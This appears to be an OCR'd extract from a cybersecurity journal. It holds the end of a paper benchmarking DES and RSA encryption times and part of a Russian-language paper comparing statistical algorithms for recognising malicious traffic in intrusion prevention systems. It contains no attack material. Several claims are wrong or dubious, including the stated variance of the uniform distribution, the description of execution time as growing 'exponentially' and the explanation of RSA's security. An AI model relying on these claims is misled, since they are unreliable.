| 3 | 2 | 1 | 14 | 7 | 4 | 10 | 8 | 13 | 15 | 12 | 9 | 0 | 3 | 5 | 6 | 11 |

Table 15 Permutation



| Bit | 0 | 1 | 2 | 3 |
|---|---|---|---|---|
| 1 | 16 | 7 | 20 | 21 |
| 5 | 29 | 12 | 28 | 17 |
| 9 | 1 | 15 | 23 | 26 |
| 13 | 5 | 18 | 31 | 10 |
| 17 | 2 | 8 | 24 | 14 |
| 21 | 32 | 27 | 3 | 9 |
| 25 | 19 | 13 | 30 | 6 |
| 29 | 22 | 11 | 4 | 25 |




Fig.2. DES core function

### 2.1.4 How to use the S-Boxes

The purpose of this example is to clarify how the S-boxes work. Suppose we have the following 48-bit binary number:

11101100 10000100 10110111 11110110 00011000 10111100

In order to pass this through steps 3 and 4 of the Core Function as outlined in section 2.1.3, the number is split up into 8, 6-bit blocks, labeled B[1] to B[8] from left to right:

111011 001000 010010 110111 111101 100001 100010 111100

Now, eight numbers are extracted from the S-boxes, one from each box:

B[1] = S[1](11, 1101) = S[1][3][13] = 0 = 0000

B[2] = S[2](00, 0100) = S[2][0][4 ] = 6 = 0110

B[3] = S[3](00, 1001) = S[3][0][9] = 13 = 1101

B[4] = S[4](11, 1011) = S[4][3][11 ] = 11 = 1011

B[5] = S[5](11, 1110) = S[5][3][14 ] = 5 = 0101

B[6] = S[6](11, 0000) = S[6][3][0] = 4 = 0100

B[7] = S[7](10, 0001) = S[7][2][1 ] = 4 = 0100

B[8] = S[8](10, 1110) = S[8][2][14] = 5 = 0101

In each case of S[n][row][column], the first and last bits of the current B[n] are used as the row index and the middle four bits as the column index. The results are now joined together to form a 32-bit number which serves as the input to stage 5 of the Core Function (the P-permutation):

00000110 11011011 01010100 01000101

The final step is to apply the Final Permutation (Table 2) to the pre-output. The result is the completely encrypted text.

## 2.2. The RSA Algorithm

This algorithm can be summarized as:

1. Generate two large primes,  $p$ and $q$.

2. Compute $n = p x q$  and $u(n)=(p-1)(q-1)$

3. Choose a number relatively prime to $u(n)$, and call it $e$ ( and should be less than $u(n)$). The program written has used 65537, the common value of $e$ used in practice. It is possible that the Greatest Common Divisor of $u(n)$ and $e$ is not equal 1. In this case, the key generation fails. A new set of $p$ and $q$ is required. Another case where the keys generated are not valid is when the message is greater than or equal to the product of $p$ and $q$. This, too, is taken into account during the implementation.

4. Find $d$ such that $e x d=1 \mod u(n)$. $d$ is determined using extended Euclidean algorithm.

A block of plaintext message $M$ is encrypted to a block of ciphertext $C$ by:

$$C= M^e \mod n$$

The plaintext block is then recovered by:

$$M= C^d \mod n$$


The written program consists of five classes, Cipher.java, Decipher.java and KeyScheduler.java for DES, RSA.java for RSA and finally Main.java, all Java files. They are all integrated so that they run as one program. The user chooses whether to encrypt or decrypt in DES or RSA. The results for the encryption and decryption are displayed on the Java console.

## 3- Simulation results

### 3.1 DES

For DES, an effective key size of 56 bits is used. Random text messages are encrypted and decrypted, and the results tabulated in Table 16. The computational execution time is shown. Fig.3 displays these results graphically.

Table 16 DES encryption and decryption time



| Text size(bits) | Encryption (ms) | Decryption (ms) |
|---|---|---|
| **128** | 29 | 42 |
| **256** | 33 | 50 |
| **512** | 47 | 57 |
| **1024** | 49 | 72 |
| **2048** | 54 | 74 |
| **4096** | 82 | 120 |
| **8192** | 144 | 152 |





Fig.3 Encryption and decryption timing of DES

## 3.2 RSA

To evaluate RSA's performance, a variable encryption key size is used to encrypt and decrypt a message. A string message is composed of characters. Higher number of characters often violate the condition that the message *M* must lie in the interval [□0, n − 1]□. Each character in such a string is converted to its 3- character wide ASCII code, and the entire resulting numeric string is used as the message. The execution time is noted and recorded in Table 17. To view the results better, a graph of the execution time against the key length is drawn in Fig.4. In all cases, the same message is encrypted and decrypted.

Table 17 RSA encryption and decryption time



| Key Length | Encryption(ms) | Decryption(ms) |
|---|---|---|
| **512** | 54 | 90 |
| **768** | 65 | 210 |
| **1024** | 79 | 340 |
| **1280** | 90 | 447 |
| **1536** | 105 | 580 |
| **1792** | 116 | 743 |
| **2048** | 126 | 900 |




Fig.4 Encryption and decryption timing of RSA

## 4- Discussion

The performance of symmetric (DES) and asymmetric (RSA) key cryptosystems was studied. DES encrypted and decrypted data much faster than RSA. This is because RSA is based on mathematical functions which are computationally intensive, unlike DES which is mostly substitution of bits and thus not computationally intensive. DES is more suitable to the application which has decryption as the highest priority.

Although DES is faster in producing a cipher text and producing its equivalent plain text compared to RSA, it faces a major problem of key distribution. Asymmetric key cryptographic systems provide high security in all ways. For instance, RSA's security is based on the assumption that factoring a large number is hard. It would not be feasible to design an RSA cracker because the cryptanalyst is denied information on the sizes and values of *p* and *q*. These two values dictate how well RSA can handle a cryptanalyst during brute-force attack. The larger the product, the better the security of RSA. DES, on the other hand, is a standard, in that, the key must be 56 bits, message is encrypted in 64-bit blocks and so on. A DES cracker can be implemented in hardware which will try all the possible $2^{56}$ keys. DES is therefore useful only when the message to be transmitted is valid for a short time. The 'short' time is defined by how long a cryptanalyst with unlimited resources requires to break DES. For example, if a cryptanalyst can break DES in five hours, the message transmitted should not be valid for more than three hours. This can be useful in online transactions. Users should not be logged in with their credit card details to an online database for more than 10 minutes, for example. This gives the cryptanalyst insufficient time to run through all possible keys encrypting the user’s credit card details.

From the results in Table 16 and Fig.3, the encryption took a slightly lesser time than decryption. Since, for DES, the encryption and decryption are the same except that the keys are used in reverse order, these overhead can be attributed to the flipping of the keys. Another point to note is that the execution time increases exponentially with the text size.

From the results in Table 17, the RSA decryption time is much more than the encryption time. The encryption time takes significantly lesser time since the numbers involved are not as large as those used during decryption.

## 5- Conclusion

Two cryptographic algorithms (DES and RSA) have been explored and implemented in software. Performance comparisons were carried out and the parameter being tested was the execution time of the two algorithms. DES is fast especially in the decryption. RSA is slower than DES in both encryption and decryption and very processor intensive. Unfortunately, a dedicated hardware can be implemented as a DES cracker, since DES follows rules for encryption and decryption. There are $2^{56}$□□ DES keys so the cracker can be designed to search though the available keys with a bit of cleverness and exhaustive search in brute-force attack. On the other hand, RSA will resist a brute-force attack since the cryptanalyst will hit a snag when he is required to find the private key. Therefore RSA’s security lies on the choice of □ $p$ and $q$ □. Also if a message is to be padded, great care should be taken to avoid an attacker form forging a signature on valid messages.

### References

[1]. N. Gichuki, "Comparative DES/RSA performance evaluation", Graduation Project, University of Nairobi, Kenya, 2009.

[2]. G. Chhabra, "Computer trend with security by RSA, DES and Blowfish algorithm", International Journal of Computer Science and Technology, Vol.4, Issue 2, PP.618-620, 2013.

[3]. P. Patil, "A Comprehensive evaluation of cryptographic algorithms: DES, 3DES, AES, RSA and Blowfish", Procedia Computer Science, Vol.78, PP.617-624 , 2016.

[4]. A. Rao, "Survey paper comparing ECC with RSA, AES and Blowfish Algorithms", International Journal on Recent and Innovation Trends in Computing and Communication, Vol.5, Issue 1, PP.44-47, 2017.

[5]. S. Kaur, " Study of multi-level cryptography algorithm: Multi-Prime RSA and DES", International Journal Computer Network and Information Security, Vol.9, PP.22-29, 2017.

**Scientific and Practical Cyber Security Journal (SPCSJ) 3(1): 58-65 ISSN 2587-4667 Scientific Cyber Security Association (SCSA)**

# ПОВЫШЕНИЕ ЭФФЕКТИВНОСТИ ВЫЯВЛЕНИЯ СЕТЕВЫХ АТАК ЗА СЧЕТ АЛГОРИТМОВ РАСПОЗНАВАНИЯ ВРЕДОНОСНОГО ТРАФИКА

**Толюпа С.В. [1], Наконечный В.С [2]., Вялкова, В.И. [3], Войтенко И.Ю. [4]**
**1-4 Киевский национальный университет Тараса Шевченка, Киев, Украина**

**Вступление**. Последние достижения информационно-коммуникационных и сетевых технологий, широкое применение Internet для обмена информации различной степени конфиденциальности между объектами критически важной инфраструктуры существенно повышают эффективность их функционирования. Однако, на ряду с этим наблюдается постоянный рост кибератак в виде вредоносного сетевого трафика, который злоумышленники могут использовать для компрометации информации в компьютерных сетях. Поэтому защита информационных ресурсов от кибератак является чрезвычайно важной и актуальной проблемой современности.

В настоящее время существуют различные инструменты и механизмы, направленные на обеспечение информационной безопасности. Известными решениями являются: межсетевые экраны, антивирусные программы, системы обнаружения вторжений и т. п. Но, к сожалению, эти решения не всегда являются достаточно эффективными. Поэтому была предложена и разработана родственная по свойствам к системе обнаружения вторжений (IDS) система предотвращения вторжений (IPS) - технология предупреждения сетевой безопасности, которая исследует потоки сетевого трафика для обнаружения и предотвращения кибератак [1].

**Описание проблемы.** Традиционные системы для обнаружения вредоносного трафика с целью предотвращения вторжений на информационную систему в основном используют "сигнатурный" метод, который требует определения уникального признака для каждого типа атаки. При этом каждая новая сигнатура сначала добавляется в банк эталонных признаков (базу данных) IPS, а затем, для дальнейшего распознавания и обнаружения сетевой атаки выполняется сравнение признаков входящего трафика с соответствующими эталонными признаками базы данных IPS.

Создание и обновление сигнатур обычно осуществляется с помощью анализа соответствующих экспертов, при этом существует несколько проблем, связанных с этим методом [2]:

- система должна быть сначала скомпрометирована для того, чтобы были известны основные признаки вредоносного трафика;
- для каждой новой кибератаки требуется определение новой сигнатуры.

Более того, в отдельных сценариях кибератак, IPS которая базируется на сигнатурном методе, не гарантирует достаточно быстрого обнаружения признаков вредоносного трафика, что связано с затраченным временем на распознавание одного признака и, как следствие, некоторые пакеты вредоносного трафика могут быть пропущены. Последнее обстоятельство может привести к скрытой компрометации информационной системы [3].

Как и каждый программный продукт, IPS требует значительных вычислительных ресурсов, а именно: больших объемов оперативной памяти и мощного процессора. На сегодня уже существует ряд алгоритмов обнаружения признаков вредоносного трафика (ОПВТ), по которым работают IPS. Однако, их применение существенно нагружает систему в целом, и гарантировать, что работа IPS будет максимально эффективной и наименее требовательной к вычислительным ресурсам, невозможно. Для этого алгоритмы

ОПВТ должны быть эффективными с точки зрения обеспечения вероятности правильного распознавания (ВПР) вредоносного трафика и работать в масштабе времени, приближенного к реальному.

Поэтому вопрос выбора эффективного с точки зрения быстродействия алгоритма ОПВТ является чрезвычайно актуальным.

Именно с этой целью в данной работе проведен сравнительный анализ возможных алгоритмов распознавания признаков вредоносного сетевого трафика, которые могут быть применены в перспективных системах IPS.

На (рис.1) представлена модель архитектуры работы IPS, в которой возможно применение алгоритмов обнаружения признаков вредоносного сетевого трафика.

Как известно [4], работа системы IPS зависит от эффективности методов распознавания, а именно от времени, которое тратится на эту процедуру. Поэтому важным вопросом является выбор наиболее эффективного алгоритма ОПВТ с точки зрения минимизации времени, которое затрачивается на процесс распознавания.

В настоящее время, по мнению авторов данной работы, существует несколько возможных методов ОПВТ, а именно [5]:

- алгоритм Кейпона;
- алгоритм расстояния Махалано́биса;
- алгоритм Байесса;
- алгоритм теплового шума;
- корреляционный алгоритм.

Эффективность работы этих алгоритмов зависит от того, по какому закону распределено пространство векторов признаков. Именно поэтому анализ работы предложенных алгоритмов проведен исходя из того условия, что признаки обнаружения вредоносного сетевого трафика могут иметь различные законы распределения.



Интернет
Аналитический центр
Предоставление информации для анализа данных и создания новых сигнатур
Обновления сигнатур
IPS с алгоритмами (ОПВТ)
Обмен сигнатурами
База данных сигнатур
Передача файлов журнала событий о текущей ситуации в сети
Консоль управления
Коллектор информации в сети
Предоставление информации для анализа данных и создания новых сигнатур
Компьютер клиента
Локальная сеть

Рис. 1 – Архитектура работы IPS сигнатурного метода при использовании алгоритмов ОПВТ

Законом распределения вектора признаков распознавания является соотношение между возможными значениями случайных величин и соответствующими им вероятностями. В качестве наиболее вероятных законов распределения признаков вредоносного трафика могут выступать нормальный и закон распределения Лапласа. Учитывая возможность сложной текущей сетевой ситуации, законы распределения погрешностей измерения некоторых признаков можно считать равномерными. Поэтому, при дальнейшем анализе эффективности предлагаемых алгоритмов будем использовать указанные законы распределения вектора признаков: нормальный, равномерный и закон распределения Лапласа.

Нормальный закон распределения случайной величины широко применяется при решении практических задач [6]. Случайная величина x подлежит нормальному закону, если плотность вероятности этой случайной величины соответствует выражению (1).

$$f(x)=\frac{1}{\sqrt{2\pi}\sigma}e^{-\frac{(x-m)^2}{2\sigma^2}}, \qquad (1)$$

где $e$ = 2,71828 - основа натурального логарифма;

π = 3,14159;

$m$ і σ - параметры распределения, определяемые по результатам испытаний.

График функции плотности вероятности *f(x)* имеет вид (рис.2).




Рис.2 - График функции плотности вероятности при нормальном законе распределения

Закон распределения Лапласа (двойное экспоненциальное распределение). Случайная величина $x$ имеет распределение Лапласа с параметрами ($\alpha$, $\lambda$) и ($\lambda > 0$), если она имеет плотность распределения, соответствующую (2).

$$f(x)=\frac{l}{2}e^{-l|x-a|} \qquad (2)$$

Плотность распределения случайной величины, которая распределена по закону распределения Лапласа, изображена на (рис. 3).




Рис. 3 - Плотность распределения случайной величины по закону распределения Лапласа

Если вероятность попадания случайной величины на интервал пропорциональна длине интервала и не зависит от расположения интервала на оси, то она имеет равномерный закон распределения. Плотность такого распределения представлена как (3):

$$\mathrm{f(x)} = \begin{cases} 0, \mathrm{x} < \mathrm{a}, \\ \mathrm{c}, \mathrm{a} \le \mathrm{x} \le \mathrm{b}, \\ 0, \mathrm{x} > \mathrm{b} \end{cases} \tag{3}$$

Непрерывная случайная величина *x* подлежит равномерному закону распределения на отрезке [*a, b*], если на этом отрезке плотность распределения случайной величины равна постоянной, а вне его равна нулю, таким образом функция имеет вид (4):

$$F(x) = \begin{cases} 0, x < a, \\ \dfrac{x-a}{b-a}, 0 < x < b, \\ 1, x \ge b. \end{cases} \tag{4}$$

Для случайной величины *X*, которая распределена по равномерному закону, дисперсия и математическое ожидание будут рассчитываться исходя из следующих выражений.

$$M[X] = \frac{b+a}{2} \qquad D[X] = \frac{(b-a)^2}{2}$$

График функции плотности вероятности распределения по равномерному закону [6] приведен на (рис. 4).




Рис. 4 - График функции плотности вероятности распределения по равномерному закону

Алгоритм Байеса в матричном виде [5, 7] представлен выражением (8)

$$K = \frac{e^{(S^{*}_{ei}P^{-1}S_{ei})}}{\sqrt{(2\pi)^{p}D}} \qquad (5)$$

где $P^{-1}$ - обратная корреляционная матрица;

$\pi = 3{,}14159$;

$\bar{S}_{ei}$ - усредненный вектор признаков i-го эталона;

*e* = 2,71828 - основание натурального логарифма.

Выражение для расчета алгоритма расстояния Махалано́биса будет иметь соответственно вид (6).

$$K = \arg\min{}_{i}(S - S_{ei})^{*}P_{i}^{-1}(S - S_{ei}) \qquad (6)$$

где $P^{-1}$ - обратная корреляционная матрица;

$\bar{S}_{ei}$ - усредненный вектор признаков i-го эталона.

В формулу для алгоритма "тепловой шум" входят те же переменные, что и для алгоритма Кейпона (7), однако значение оценочной корреляционной матрицы признаков берется в квадрате (8), для расчета которого необходимо больше машинного времени:

$$K{=}\mathrm{argmax}_{i}\frac{1}{S^{*}_{ei}(P^{-1})S_{ei}} \qquad (7)$$

$$K = \arg\max{}_{i}\frac{1}{S^{*}_{ei}(P^{-1})^{2}S_{ei}} \qquad (8)$$

где arg max - алгоритм максимума правдоподобия;

$P^{-1}$ - обратная корреляционная матрица;

$\bar{S}_{ei}$ - усредненный вектор признаков i-го эталона.

Корреляционный алгоритм имеет следующее выражение (9).

$$K = \frac{1}{L}\frac{\sum_{L=1}^{L}(S_{L} - \bar{S}_{L})(S_{ei} - \bar{S}_{ei})}{\sigma_{s}\sigma_{ei}} \qquad (9)$$

где $L$ – количество проведенных при распознавании испытаний;

$(S_L - \overline{S}_L)$ - $L$-й принимающий и усредненный по Р векторов признаков;

$\overline{S}_{ei}$ - усредненный вектор признаков $i$-го эталона;

$\sigma_s$ та $\sigma_{ei}$ - среднеквадратическое отклонение $(S_L - \overline{S}_L)$ и $(S_{ei} - \overline{S}_{ei})$.

Для сравнительной оценки быстродействия предлагаемых алгоритмов ОПВТ было проведено математическое моделирование для определения величины вероятности правильного распознавания (ВПР) от количества признаков распознавания (Р).

Значения Р не превышало 8. Они моделировались для каждого конкретного случая с помощью датчика случайных чисел с равномерным, нормальным и законом распределения Лапласа (рис. 5*а*, рис. 5*б*, рис. 5*в* соответственно).

На приведенных графиках использованы следующие обозначения для алгоритмов распознавания, подлежащих анализу: **МР** – расстояния Махалано́биса; **Б** – Байеса; **К** – Корреляционный; **КП** – Кейпона; **ТШ** – "тепловой шум".




Рис.5*а* - Зависимость ВПР от количества признаков распознавания для равномерного закона распределения




Рис.5*б* - Зависимость ВПР от количества признаков распознавания для нормального закона распределения




Рис 5*в* - Зависимость ВПР от количества признаков распознавания для закона распределения Лапласа

При равномерном законе распределения рис 5 *а* алгоритм Байеса не анализировался в связи с тем, что для его работы необходимо знание максимума значения закона распределения вектора признаков, который на всей своей протяженности имеет одинаковые значения, что можно наблюдать на (рис. 4).

Анализа полученных графиков (рис. 5*а*, рис. 5*б*, рис. 5*в*) показал, что алгоритм Байеса имеет достаточно высокие результаты уже при трех признаках распознавания, что наблюдается при нормальном и законе распределения Лапласа, однако применение алгоритма Байеса невозможно при равномерном законе распределения.

На графиках (рис. 5*а*, 5*б* и 5*в*) наблюдаются наилучшие показатели эффективности алгоритмов Кейпона и "тепловой шум". При этом анализ формул (7, 8) показал, что алгоритм Кейпона имеет значительное преимущество над алгоритмом "тепловой шум", так как при расчете первого проводится меньше математических вычислений, а именно возведение в квадрат корреляционной матрицы, что существенно уменьшает нагрузку на вычислительную систему [7].

## Вывод

Таким образом, в данной работе, методами математического моделирования проведен анализ эффективности процесса распознавания признаков вредоносного трафика предложенными методами ОПВТ (5-9) с точки зрения их функционирования в условиях времени, приближенного к реальному.

